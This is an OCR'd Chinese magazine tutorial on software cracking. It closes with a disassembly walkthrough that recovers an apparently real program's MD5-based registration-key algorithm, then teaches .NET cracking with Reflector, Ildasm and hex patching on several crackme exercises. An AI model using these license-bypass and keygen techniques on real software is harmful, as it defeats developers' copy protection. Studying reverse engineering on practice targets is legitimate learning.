
```
    1000D3E8  /$  B8 A4530210     mov      eax, 100253A4
    1000D3ED  |.  E8 5A160000     call     1000EA4C
    1000D3F2  |.  51              push     ecx
    1000D3F3  |.  53              push     ebx
    1000D3F4  |.  56              push     esi
    1000D3F5  |.  8BF1            mov      esi, ecx
    1000D3F7  |.  68 C4550310     push     100355C4
    1000D3FC  |.  8D4D F0         lea      ecx, [ebp-10]
    1000D3FF  |.  E8 B7D20000     call     1001A6BB
    1000D404  |.  FF75 08         push     dword ptr [ebp+8]
    1000D407  |.  8D45 08         lea      eax, [ebp+8]
    1000D40A  |.  33DB            xor      ebx, ebx
    1000D40C  |.  8BCE            mov      ecx, esi
    1000D40E  |.  50              push     eax
    1000D40F  |.  895D FC         mov      [ebp-4], ebx
    1000D412  |.  E8 52F5FFFF     call     1000C969                  //到
这个CALL的时候对用户名开始进行处理。F7进去。
    1000C99F  |.  E8 0FE10000     call     1001AAB3
    1000C9A4  |.  6A 42           push     42
    1000C9A6  |.  6A 2E           push     2E
    1000C9A8  |.  8D4D 0C         lea      ecx, [ebp+C]
    1000C9AB  |.  E8 87C20000     call     10018C37
    1000C9B0  |.  6A 42           push     42
    1000C9B2  |.  6A 20           push     20
    1000C9B4  |.  8D4D 0C         lea      ecx, [ebp+C]
    1000C9B7  |.  E8 7BC20000     call     10018C37
    1000C9BC  |.  8B45 0C         mov      eax, [ebp+C]
    1000C9BF  |.  8B40 F8         mov      eax, [eax-8]
    1000C9C2  |.  83F8 03         cmp      eax, 3
    1000C9C5  |.  7D 0D           jge      short 1000C9D4
    1000C9C7  |.  68 FC160310     push     100316FC       ;  ASCII "AA"
    1000C9CC  |.  8D4D 0C         lea      ecx, [ebp+C]
    1000C9CF  |.  E8 09E00000     call     1001A9DD
    1000C9D4  |>  8D45 EC         lea      eax, [ebp-14]
    1000C9D7  |.  6A 02           push     2
    1000C9D9  |.  50              push     eax
    1000C9DA  |.  8D4D 0C         lea      ecx, [ebp+C]
    1000C9DD  |.  E8 0EC30000     call     10018CF0
    1000C9E2  |.  68 F0160310     push     100316F0 ; ASCII "wfwf3fe3"
    1000C9E7  |.  50              push     eax
    1000C9E8  |.  8D45 F0         lea      eax, [ebp-10]
    1000C9EB  |.  C645 FC 02      mov      byte ptr [ebp-4], 2
    1000C9EF  |.  50              push     eax
    1000C9F0  |.  E8 A1DE0000     call     1001A896                  ;
把用户名的前两位的大写放到wfwf3fe3前面。
    用户名处理后直接按F9到MD5算法的初始CALL上。单步走下去。一
直到下面：
    10009ED9  |.  8B4D 08         mov      ecx, [ebp+8]              ;
到这里就能在堆栈看到加密后的字符串。堆栈里面可以看到下面的东西。
    0012E2CC   01773A28   ASCII "ABwfwf3fe3"
    0012E2D0   017739D8   ASCII "9b546e7cfb298470dee5f88cbce8ef5e"
    接着几个F8到下面
    1000D470  |.  E8 C5D20000     call     1001A73A      ;  开始处理MD5
加密后的字符。取9b546e7cfb298470dee5f88cbce8ef5e的前16位。
    1000D475  |.  8D4D 08         lea      ecx, [ebp+8]
    1000D478  |.  885D FC         mov      [ebp-4], bl
    1000D47B  |.  E8 CDD10000     call     1001A64D
    1000D480  |.  8B45 0C         mov      eax, [ebp+C]
    1000D483  |.  FF30            push     dword ptr [eax]      ;  假码
    1000D485  |.  FF75 F0         push     dword ptr [ebp-10]   ;  真码
```

到这里也就算完了。总结程序的注册过程。把输入的用户名取出前面的两位大写，和wfwf3fe3连接在一起。再把连接后的字符串进行MD5加密。取加密后的前16位。即得到注册码。注册机和详细分析见动画。

编辑点评：

分析算法始终是破解中最头痛的事情，难也不是很难，无非就是跟踪分析，主要是麻烦，所以说学破解你偷懒是学不到东西的。"0起步"系列文章今天算是圆满收尾了，如果你都认真学的话，恭喜你已经不是菜鸟了。

轻松玩转.net程序破解



.net是Microsoft推出的新一代战略框架，也是Microsoft未来10年的战略规划中最重要组成部分。通过短短几年的发展，.net已经在桌面应用、Web应用、企业级应用乃至移动应用等开发领域得到了广泛的使用，众多开发人员和专业公司已将 .net作为首选的开发平台。一个全新的.net时代正在越来越清晰地呈现在我们面前。

易学易用的开发工具、多元化语种、高开发效率、统一编程模型、统一运行库，给.NET应用开发人员带来了很多惊喜。可是，.net上最突出的架构特性MetaData（及相关的 IL 运行机制）在提供了超乎寻常的便利的同时，也带来了一个非常敏感的缺点——.net程序集可以被非常容易地反编译，几乎是一个一丝不挂的裸体美女，使你强烈地感受到郑钧大哥哥的那首成名作"我的爱，赤裸裸"。而这个缺点也成了许多重视知识产权保护的.net应用开发者心中最大的顾虑之一。本文通过实战的形式研究了.net程序的破解分析方法。如此系统而全面的.net程序破解介绍在市面上还是不多见的。

.net程序破解工具：主要有三个，.net Reflector、微软的Ildasm、IDA pro。
.net程序修改工具：所有的16进制编辑软件，常用的如UltraEdit或WinHex。

.net程序破解首选、最重要、一定要会使用的工具是.net Reflector。本教程所用的版本为4.2.43.0。它更新比较频繁，最新版请到以下地址下载 ：http://www.aisto.com/roeder/dotnet。

.net程序要想运行起来，系统必须装有微软的.net Frame Work环境，目前有1.1和2.0两个版本。所有 .NET 源代码（使用任何语言）被编译为 IL。然后在软件的安装点上或者运行时，

IL 由即时（JIT）编译器转换为机器码。从而实现了与操作平台的无关性，使其具有跨语言和跨平台的互操作能力。

如图1，有6种语言可供切换、选择，它们分别为：IL、C＃、Visual Basic、Delphi、MC++、Chrome，你可以选择你熟悉的编程语言。IL 是 Intermediate Language 的缩写，中间语言，又称为 MSIL，可读性差。但修改时要通过它来定位字节码，修改指令，最后通过16进制编辑器（ultraedit 或 winhex）来达成心愿。微软的.NET Framework SDK 附带的 MSIL 反汇编程序 Ildasm 只能反汇编为 IL 语言，可读性差，因此，破解时不如.net Reflector 好用。另外，不得不提的是，IDA pro 也是破解.net 程序不错的工具。

Ildasm 的使用参见附录1（附录光盘里有收录），IL 语言中各函数的含义参见附录2，仔细研读，你就会熟悉 IL 语言，破解起来游刃有余。

.net 破解第一例 ForUIC

运行程序，如图2。

就是弹出个窗口，说未注册。.net Reflector 载入程序，如图3所示。

目标程序总在最下方，像剥粽子一样地层层剥开。

注意：其中，References 不是我们关心的，不必展开。

双击Main程序，在右边可以看到代码，我选的是VB。如图4：

你若稍微懂一点编程，很容易看懂。程序进行了一个比较，13和23比，不相等，因此，永远弹出注册失败。因此，有3种改法：

1．13 改为 23

2．23 改为 13

3．num1 不等于 23，不相等则跳，bne 改为 beq

然后，切换到 IL 语言，代码如下：

```
method public hidebysig static void Main() cil managed
{
        .entrypoint
        .maxstack 2
        .locals init (
              [0] int32 num1)
        L_0000: ldc.i4.s 13
        L_0002: stloc.0
        L_0003: ldloc.0
        L_0004: ldc.i4.s 23
        L_0006: bne.un.s L_001a
        L_0008: ldstr "Registratol!"
        L_000d: ldstr "Crackme"
        L_0012: call [System.Windows.Forms]System.Windows.
Forms.DialogResult [System.Windows.Forms]System.Windows.
Forms.MessageBox::Show(string, string)
        L_0017: pop
        L_0018: br.s L_002a
        L_001a: ldstr "Devi registrarmi! :-("
        L_001f: ldstr "Crackme"
        L_0024: call [System.Windows.Forms]System.Windows.
Forms.DialogResult [System.Windows.Forms]System.Windows.
Forms.MessageBox::Show(string, string)
        L_0029: pop
        L_002a: ret
}
```




图1 6种语言选择




图2 运行程序




图3 Reflector载




图4 看到代码

光标停在 L_0000：ldc.i4.s 13 显示指令 1f，而 13 的 16 进制为 0d。光标停在 L_0002：stloc.0 显示指令 0a。

用 ILDasm 查看，更加清晰。注意：“视图”菜单中，务必将“显示字节”打上对号。

```
  .method public hidebysig static void Main() cil managed
  // SIG: 00 00 01
  {
    .entrypoint
    // 方法在 RVA 0x2050 处开始
    // 代码大小       43 (0x2b)
    .maxstack  2
    .locals init (int32 V_0)
    IL_0000:  /* 1F   | 0D               */ ldc.i4.s   13
    IL_0002:  /* 0A   |                  */ stloc.0
    IL_0003:  /* 06   |                  */ ldloc.0
    IL_0004:  /* 1F   | 17               */ ldc.i4.s   23
    IL_0006:  /* 33   | 12               */ bne.un.s   IL_001a
    IL_0008:  /* 72   | (70)000001       */ ldstr      "Registratol"
    IL_000d:  /* 72   | (70)000019       */ ldstr      "Crackme"
    IL_0012:  /* 28   | (0A)00000E       */ call       valuetype
[System.Windows.Forms]System.Windows.Forms.DialogResult
[System.Windows.Forms]System.Windows.Forms.MessageBox::
Show(string,
                                                        string)
    IL_0017:  /* 26   |                  */ pop
    IL_0018:  /* 2B   | 10               */ br.s       IL_002a
    IL_001a:  /* 72   | (70)000029       */ ldstr      "Devi
registrarmi! :-("
    IL_001f:  /* 72   | (70)000019       */ ldstr      "Crackme"
    IL_0024:  /* 28   | (0A)00000E       */ call       valuetype
[System.Windows.Forms]System.Windows.Forms.DialogResult
[System.Windows.Forms]System.Windows.Forms.MessageBox::
Show(string,
                                                        string)
    IL_0029:  /* 26   |                  */ pop
    IL_002a:  /* 2A   |                  */ ret
  } // end of method crackme::Main
```

用 ultraedit 打开程序，搜索 **1f0d0a**，搜到后，将其中的 0d 即 13，改为 17 即 23 即可。

运行修改后的程序，注册成功，如图5。

我们在此，尝试了第一种改法。其余两种改法作为作业，布置给读者，希望读者认真完成。

.net破解第二例 Dot_NET_ReverseMe_1.exe

这个比较简单，不详细写了。.net Reflector 载入程序，如图6。

注意：其中，Resources 和 References 不是我们关心的，不必展开。

btnCheck_Click 是关键所在，双击。

```
  Private Sub btnCheck_Click(ByVal sender As Object, ByVal
e As EventArgs)
    If (Not Me.txtSerial.Text Is "Dot_NET_Reversing_101_Is_Fun_
For_All") Then
            MessageBox.Show("Wrong !", "Error !!!!!!")
      Else
            MessageBox.Show("Right! Now onto the next
step in Reversing, Byte-Patching", "Good Work!")
      End If
  End Sub
```

很容易可以看出，**Dot_NET_Reversing_101_Is_Fun_For_All** 就是注册码，固定的明码。




图6 载入程序




图8 载入程序




图7 注册成功



图5 注册成功

结果如图7。

.net 破解第三例 SimpleCrackme.exe

这是一个dos窗口程序，.net Reflector载入程序，语言切换为C#，如图8。

双击Main()，在右边得到：

```
private static void Main(string[] args)
{
      Console.WriteLine();
Console.WriteLine("  ***************************************");
Console.WriteLine("  ***                                 ***");
Console.WriteLine("  ***  Simple crackme coded in C#     ***");
Console.WriteLine("  ***           written by            ***");
Console.WriteLine("  *** Mattia Buccarella (active85k)   ***");
Console.WriteLine("  ***     www.active85k.da.ru         ***");
Console.WriteLine("  ***                                 ***");
Console.WriteLine("  ***************************************");
      Console.WriteLine();
      Console.WriteLine();
      Console.Write(" User name (at least six chars): ");
      string text1 = Console.ReadLine();
      Console.Write(" Serial N.: ");
      string text2 = Console.ReadLine();
      if (!Class1.IsSerialValid(text2))
      {
            Console.WriteLine(" Invalid serial.");
            Console.WriteLine(" Try again.");
      }
      else
      {
            int num1 = text1.Length;
            if (num1 < 6)
            {
Console.WriteLine(" Your user name must be at least six!!");
            }
            else
            {
                  int num2 = 1;
                  int num3 = 2;
                  for (int num4 = 0; num4 < num1; num4++)
                  {
                        num2 *= text1[num4];
num3 += (num2 * text1[num4]) + ((num4 + 1) * 2);
                  }
      string text3 = string.Concat(new object[] { "", num2, "-", num3 });
                  if (text3.Equals(text2))
                  {
      Console.WriteLine(" !!! CONGRATULATIONS !!!");
                  }
                  else
                  {
                        Console.WriteLine(" Invalid serial.");
                        Console.WriteLine(" Try again.");
                  }
            }
      }
}
```

如果你稍微懂点C++语言，就可以看懂，源码在此。在Visual C++中稍微编译一下，注册机就出来了。同样，作为作业布置给读者，希望读者认真完成。

.net 破解第四例 ForUIC2

net Reflector载入程序，语言仍选择VB，如图9所示。

双击，来到右边：

```
Private Sub button1_Click(ByVal sender As Object, ByVal e As EventArgs)
      Dim text1 As String = Me.textBox1.Text
      Dim text2 As String = Me.textBox2.Text
      Dim builder1 As New StringBuilder
Dim numArray1 As Integer() = New Integer(text1.Length - 1) {}
      Dim num1 As Integer = 0
      Do While (num1 < text1.Length)
numArray1(num1) = (text1.Chars(num1) Xor ChrW(2))
            builder1.Append(numArray1(num1))
            num1 += 1
      Loop
      If (Me.textBox2.Text Is builder1.ToString) Then
MessageBox.Show("Registrato! Bravo!", "Pbdz Crackme")
      Else
MessageBox.Show("Codice sbagliato!!", "Pbdz Crackme")
      End If
End Sub
```

注册算法很简单：

逐个取姓名，ASCII码与2异或，连起来的十进制的数即为注册码。

例如：姓名输入ab。

a的ASCII码为97，97异或2 = 99。

b的ASCII码为98，98异或2 = 96。

故注册码为9996。如图10是注册结果。

.net 破解第五例 Dot_Net_ReverseMe_2

.net Reflector载入程序，语言仍选择VB，如图11。

很容易定位到CheckReg()，双击，右边代码为：

```
Private Sub CheckReg()
      If Me.IsRegistered Then
            Me.lblMessage.Text = "Registered Well Done!"
      Else
Me.lblMessage.Text = "Unregistered, get to work!"
      End If
End Sub
```

Me.IsRegistered的值最关键，由上图下方的**IsRegistered: Boolean**可以知道，它是一个布尔值。我们需要找到给它赋值的地方。双击.ctor()，右边为：

```
Public Sub New()
      Me.IsRegistered = False
      Me.InitializeComponent
End Sub
```




图9 载入程序




图10 成功注册

